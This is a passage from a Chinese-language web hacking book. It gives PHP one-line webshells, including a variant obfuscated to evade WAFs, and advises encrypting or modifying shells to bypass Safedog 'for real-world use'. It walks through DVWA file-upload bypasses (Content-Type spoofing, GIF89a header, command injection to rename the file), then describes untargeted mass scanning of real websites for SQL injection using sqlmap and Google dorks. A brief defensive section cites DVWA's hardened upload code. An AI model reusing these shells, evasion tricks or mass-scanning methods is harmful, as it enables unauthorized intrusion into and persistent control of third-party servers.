原始 PHP 一句话木马：

```
<?php @eval($_POST['Cknife']);?>
```

替换关键词的部分字符：

```
<?php
 $st = "tsop_";
 $cmd = strtoupper($st[4].$st[3].$st[2].$st[1].$st[0]);
 @eval(${$cmd}['cknife']);
?>
```

这样基本上就可以躲开一般的 WAF 了，但还是不够安全。可以找个 PHP 在线加密网站，把木马上传上去，加密后下载，这样得到的加密木马就很安全了。

6.1.3 大马

与小马相比，大马的功能要丰富得多。通过大马可以查看服务器的详细信息，可以上传、下载文件，可以执行系统命令。

但大马的体积臃肿，不太可能用在线文本编辑器上传了，一般都是在网站上传图片的接口进行上传的。以下是一个经典的 PHP 木马 phpsky.php，如图 6-1 所示。



图 6-1 phpsky.php 木马

phpsky.php 是一款木马，但把它作为一款管理工具也未尝不可，就看使用者怎么用了。phpsky.php 发行的时间比较早，当初也很流行，已进入了网络管理员的重点打击名单中。幸运的是，无须其他的防火墙，只需要一个自带的 grep 命令对其特征码进行搜索就会让它无所遁形。所以如需实战使用，请先对其进行绕过安全狗处理，或者自行做一个新的木马加密后使用。

6.1.4 木马连接工具

PHP 大马上传后可以直接使用，但小马就不一样了。不是说完全不能用，但这么简短

的小马如果不借助其他工具，使用起来就显得太复杂了。这类工具选择的余地并不多，最有名的当然是流行多年的中国菜刀。这款软件发行的时间正好与黑客流行的时间重合，使用非常方便，而且可以自定义功能，深受广大用户的好评。可惜的是，它已经很久没有更新过了，而且只能在 Windows 平台运行。

个人更喜欢后起之秀 Cknife，用户亲切地称之为 C 刀。这款软件基本整合了中国菜刀的所有功能，用 Java 语言编写，可以在各个操作平台使用。它的方便性不弱于中国菜刀，在自定义功能上更强于菜刀，界面也与中国菜刀很相似，所以中国菜刀的老用户可以很平滑地过渡到 C 刀，如图 6-2 所示。

图 6-2　Cknife

不管是 C 刀还是中国菜刀，在使用它们连接一句话木马时，都会申请使用一个随机的端口。不幸的是，这个端口是无法预测的，所以 Docker 得提前预备出这个端口。

6.2　DVWA 上传

使用虚拟机或者在其他主机上创建一个服务器，并配置好 DVWA（VMware 创建主机在此就不再赘述了，笔者这里使用的是 Raspberry 创建的服务器）。做好准备工作后，开始测试 DVWA 上传漏洞。

6.2.1 Low 级别上传

进入 DVWA 主页，单击左侧的 DVWA Security 按钮将安全级别调整至 Low，单击 Submit 按钮确认。单击左侧的 File Upload 按钮，进入测试界面。先单击右下角的 View Source 查看其源代码，如图 6-3 所示。



图 6-3 Low 级别文件上传源码

从图 6-3 可以看出，服务器未对上传的文件做任何的检查，直接上传，也就是说任何文件都是可以上传的。这么好的机会当然是直接上传大马了。单击选择文件按钮，选择 phpsky.php 的路径后，单击 Upload 按钮将木马文件上传到服务器，如图 6-4 所示。

上传完毕后，DVWA 还很贴心地给出了上传文件的相对路径。参照此时地址栏的网址，很容易地得到了上传木马的绝对路径 http://192.168.1.91/DVWA/hackable/uploads/phpspy.php。在浏览器中打开这个网址，如图 6-5 所示。

图 6-4　上传木马到 DVWA



图 6-5　phpsky.php 木马上传成功

phpsky.php 的功能很全面，如果到了这一步就无须再借助什么工具了，使用 phpsky.php 几乎可以对服务器进行任何操作。

6.2.2　Medium 级别上传

将 DVWA 的安全级别调整至 medium 后单击 Submit 按钮确认。然后单击左侧的 File upload 按钮，进入测试页面。单击右下角的 View Source 查看其源代码，如图 6-6 所示。



图 6-6　Medium 级别文件上传源码

从图 6-6 中可以看出，这次 DVWA 对上传的文件进行了检查，明确要求图片格式是 jpeg 或者 png 格式，并且上传文件大小不得超过 100 000，也就是 100kb。一般来说，木马少有超过 100kb 的，就是上传大马也没问题。但这次放弃大马，测试一下小马。

上传文件的大小已经不是问题了，现在问题是截图上传文件图片限制。只要欺骗服务器，让服务器认为上传的文件是一个图片就可以了。服务器是如何确定上传文件类型的呢？依靠 HTTP 头判断。既然是通过 HTTP 头判断，Web 神器 Burp Suite 就可以派上用场了。打开 Burp Suite，将浏览器的代理服务器调至 127.0.0.1:8080，让 Burp Suite 监控文件上传数据。在本地构建一个一句话木马文件 one.php，文件内容如下：

```
<?php @eval($_POST['cknife']); ?>
```

这个一句话木马的连接密码就是 POST 发送的参数 cknife。在 DVWA 中上传这个文件。当然，这个文件是无法通过检查的，Burp Suite 中将截获的数据发送到 Repeater 模块等待处理，如图 6-7 所示。

进入 Repeater 界面，打开 Burp Suite 的 Repeater 模块，本次 Request 的元字符已经在 Repeater 的文本框中了，如图 6-8 所示。



图 6-7　截取上传木马数据



图 6-8　one.php 上传元数据

这次上传并没有成功，原因就在于 Content-Type。服务器会检查 HTTP 头中的 Content-Type 是否为 image/jpeg 或者 image/png。One.php 的 Content-Type 是 application/octet-stream，显示是不符合要求的。将 One.php 的 Content-Type 修改成 image/jpeg 或者 image/png 就可以骗过服务器了。在 Burp Suite 的 Repeater 模块中修改 One.php 的 Content-Type 为 image/png，单击左上角的 Go 按钮，将数据传至服务器，如图 6-9 所示。

图 6-9　小马上传成功

从右侧的 Response 栏中可以看出小马 one.php 已经上传成功。使用已经上传成功的 phpsky.php 木马验证一下。在浏览器中打开 http://192.168.1.91/DVWA/hackable/uploads/phpspy.php，如图 6-10 所示。

从图 6-10 可以看出 one.php 和 phpsky.php 是同一目录，那么 one.php 的网络路径就可以确定了，是 http://192.168.1.91/DVWA/hackable/uploads/one.php。启动 C 刀，在 C 刀窗口右键单击，在弹出的菜单中选择“添加”，如图 6-11 所示。



图 6-10　验证小马

图 6-11　Cknife 添加

在地址栏中填入 one.php 的网络绝对路径，在后面的文本框中填入 onp.php 设定的密码 cknife，单击“添加”按钮，如图 6-12 所示。



图 6-12　添加新连接 one.php

添加成功后，Cknife 的窗口如图 6-13 所示。



图 6-13　Cknife 新连接

双击该连接，Cknife 将使用新端口连接到服务器，如图 6-14 所示。

Cknife 连接一句话木马成功。Cknife 显示出了小马的绝对路径及当前目录。一般到这里，下一步就应该是借助 Cknife 上传大马了。如果这个目录没有写入权限，可以在左侧挑选一个有写入权限的（当前目录是有写入权限的，否则文件也无法上传）。



图 6-14　木马连接成功

6.2.3　High 级别上传

将 DVWA 的安全级别调整至 High 后，单击 Submit 按钮确认。然后单击左侧的 File upload 按钮，进入测试页面。单击右下角的 View Source 查看其源代码，如图 6-15 所示。



图 6-15　High 级别文件上传源码

从图 6-15 可以看出，安全级别为 High 的文件上传，限制文件大小是一定的。getimagesize 函数会通过读取文件头，返回图片的长、宽等信息。如果没有相关的图片文件头，函数会报错。Medium 级别借助 Burp Suite 修改文件头的方式就不管用了。另外，还限制了上传文件的后缀名，只能是 jpg、jpeg 和 png。

文件后缀名有点麻烦，PHP 在某些版本中是可以通过在文件名中加入%00 截断后缀名的方法上传 PHP 文件的。但这种方法并不那么可靠，暂且放到一边。也有用一句话木马和图片合成的方法绕过检查的，这种方法在对付 ASP 时还不错，对付 PHP 的效果并不太好。这里采用的办法是先将上传木马的后缀名改为 png 或者 jpeg 上传，后面再想办法将后缀名改过来。

至于文件类型的检查，最简单的方法就是使用 GIF89a 图片头文件欺骗。就是在木马文件最开始的位置加上 GIF89a 字符串，骗过 getimagesize 函数。首先创建一个新的一句话木马 shell.php，内容如下：

```
GIF89a
<?php @eval($_POST['cknife']); ?>
```

然后执行命令：

```
mv shell.php shell.jpeg
```

将木马改名为 shell.jpeg、shell.jpg 或者 shell.png 都可以，这三个后缀名都是符合要求的。getimagesize 函数已经被 GIF89a 文件头骗过，木马大小也符合要求，文件上传没问题了。单击选择文件按钮，选择 shell.jpeg 文件后，单击 Upload 按钮，如图 6-16 所示。

从图 6-16 中可以确定 shell.jpeg 文件的网络相对路径，但这个伪图片木马是无法直接使用的。现在单击页面左侧的 Command Injection 按钮，进入文件注入漏洞，在文本框中构建注入命令 127.0.0.1|pwd，单击 Submit 按钮，返回 Command Injection 目录在 DVWA 服务器上的绝对路径，如图 6-17 所示。

图 6-16　上传变形木马

图 6-17　获取 DVWA 在服务器上的绝对路径

通过两者对比，可以判断出 shell.jpeg 在服务器上的绝对路径是/var/www/html/DVWA/hackable/uploads/shell.jpeg，继续在文本框中构建注入命令 127.0.0.1|mv/var/www/html/DVWA/hackable/uploads/shell.jpeg/var/www/html/DVWA/hackable/uploads/shell.php，单击 Submit 按钮执行命令，这个 copy 命令是没有回显的。那就再构建一个命令 127.0.0.1|ls -l /var/www/html/DVWA/hackable/uploads/shell.php，查看 copy 命令的结果，如图 6-18 所示。

图 6-18　验证 copy 命令结果

这个 shell.php 和 one.php 稍有区别，但完全不影响使用。使用 C 刀连接 shell.php，如图 6-19 所示。



图 6-19　C 刀连接 shell.php 木马

后面的步骤就和 Medium 界别的文件上传一样了。上传大马，提权，开后门，隐藏潜伏等，任意发挥都可以。

6.2.4　上传木马防范秘籍

木马上传的防范和 SQL 注入的防范、命令注入的防范差不多，只是检查的数据类型

不同而已。SQL 注入和命令注入检测的是字符型的数据，而木马上传则是检查文件型的数据。参考 DVWA 中文件上传 Impossible 级别的代码，如图 6-20 所示。

File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   =  basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file     =  ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir()
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg'
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recom
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
```

图 6-20　Impossible 级别的防木马上传

如图 6-20 所示，Impossible 级别的防木马上传代码首先加入了 Anti-CSRF token 防护，用户放置 CSRF 攻击，其次对上传文件进行了重命名。图片检测、大小检测什么的，也一个不少。对提交数据的检测要尽可能详细周全。

6.3　防范总结

文件上传是黑客行动中非常重要的一环。上传木马的手段并不多，除了数据库注入写文件、往在线文字编辑器内插代码、利用文件上传漏洞外，并没有太好的办法。如果服务器上有文件上传漏洞，我们完全可以好好地利用本章的内容检查一番，及时修复漏洞。

第 7 招

看清 Web 攻击

读完前面的章节，你应该对 Web 攻击有了一定的了解。本章来看一下 Web 攻击到底是怎样的，进而更好地防止自己遭到 Web 攻击。本章仅讲解攻击的过程，不针对任何具体的主机或服务器。

7.1 非特定目标

如果没有指定攻击目标，那当然是要“找软柿子捏”。就以威胁最大、利用起来最简单的 SQL 注入为例。

7.1.1 寻找注入点

大范围地寻找 SQL 注入点，个人认为还是 Sqlmap 比较方便。虽然啊 D、明小子之类的软件也可以用，而且还有 GUI 界面，但还是比不上 Sqlmap 的全自动扫描方式。输入一条命令，安心地等待一段时间，就可以得到结果了，完全无人化、傻瓜式处理。

Sqlmap 大规模地扫描注入点利用了 Google dork。Google dork 可以理解为 Google 高级搜索技巧。这里只简单地说明一下 Sqlmap 用得上的几种。例如，在 Google 上搜索 URL 中包含有 php?id=这个字符串的结果，可以在 Google 搜索中输入 inurl:php?id=，然后回车，就能得到想要的结果。如果需要在某个网站中搜索某个关键词，可以在 Google 搜索中输入 keywork site:www.Example.com，限定搜索的范围，然后回车即可（百度高级搜索技巧基本跟 Google 一致）。Google 高级搜索技巧还有很多，但在 SQL 注入时最常用的就这两种。如果还需要添加其他的搜索条件，请自行学习 Google 高级搜索。

注意：可以同时使用多个 Google 条件限定。

前面章节介绍 Sqlmap 时曾提过，Sqlmap 有个-g 选项。这个选项就是利用 Google dork。原理基本上就是，先利用 google dork 返回搜索结果，然后 Sqlmap 一个个地测试这些返回结果。先以一个典型的 SQL 注入点做范本，例如 http::/www.example.com/search.php?key=135。如果要寻找类似的注入点，那就在 Google 中输入 inurl:php?key=。应用在 Sqlmap 上就应该执行命令：

```
sqlmap.py -g "inurl:php?key="
```

现在抛开示例，进行实战。本次搜索针对 PHP 的站点。PHP 的注入点搜索条件常见的有 id、uid、gid、mid，这里任选一种都可以。另外，国内是无法直接使用 Google 搜索的（如果能使用百度版 dork 当然更好，可惜没找到）。所以必须为 Sqlmap 准备一个代理服务器。本次测试使用的代理是 ShadowSocks，具体 IP 为 http://127.0.0.1:1080。

打开 ComEmu，执行命令：

```
sqlmap.py -proxy http://127.0.0.1:1080 -g "inurl:com/info.php?id=" --batch
```

执行结果如图 7-1 所示。

注意：使用--batch，测试中选择默认的选项，避免人为操作。

这个命令的运行时间跟 Google 得到的搜索结果多少有关。毕竟 Sqlmap 需要一个个测试搜索结果，但不需要等待该命令完全执行完毕，就可以得到测试的结果。Sqlmap 是边测试、边输出的。在默认情况下，Windows 下的结果保存到 C:\Users\`loginName`\.sqlmap/

output，Linux 下的结果保存到/home/`LoginName`/.sqlmap/output，如图 7-2 所示。


cmd - sqlmap.py --proxy http://127.0.0.1:1080 -g "inurl:com/info.php?id=" --batch
<1> cmd - sqlmap.py...
Search
king@WINDOWS10 C:\Users\king
> sqlmap.py --proxy http://127.0.0.1:1080 -g "inurl:com/info.php?id=" --batch
{1.1.6.4#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program
[*] starting at 14:58:10
[14:58:14] [INFO] using search result page #1
[14:58:26] [WARNING] Google has detected 'unusual' traffic from used IP address disabli
ng further searches
no usable links found. What do you want to do?
[1] (re)try with DuckDuckGo (default)
[2] (re)try with Disconnect Search
[3] quit
> 1
[14:58:32] [INFO] sqlmap got 1 results for your search dork expression, all of them are
testable targets
URL 1:
GET http://www.google.com/search?q=
do you want to test this URL? [Y/n/q]
python.exe[64]:9544

图 7-1　sqlmap.py 搜索注入点



图 7-2　Sqlmap 输出结果

保存格式为 csv，可以使用 Excel 打开。只是在 Sqlmap 命令未执行完毕前，该文件只能以只读的方式打开。打开文件，挑选一个感兴趣的 URL，进一步使用 Sqlmap 注入。

7.1.2　Sqlmap 注入

找到感兴趣的网站后，提取注入点，使用 Sqlmap 开始注入。执行命令：

```
sqlmap.py -u www. Example.com/ info.php?id=88 -bath -p id
```

执行结果如图 7-3 所示。

图 7-3　获取数据库类型

本次注入得到了服务器的操作系统、应用程序及数据库的类型。然后再使用 Sqlmap 获取数据库名，执行命令：

```
sqlmap.py -u www. Example.com/ info.php?id=88 --batch -dbms mysql --dbs
```

执行结果如图 7-4 所示。

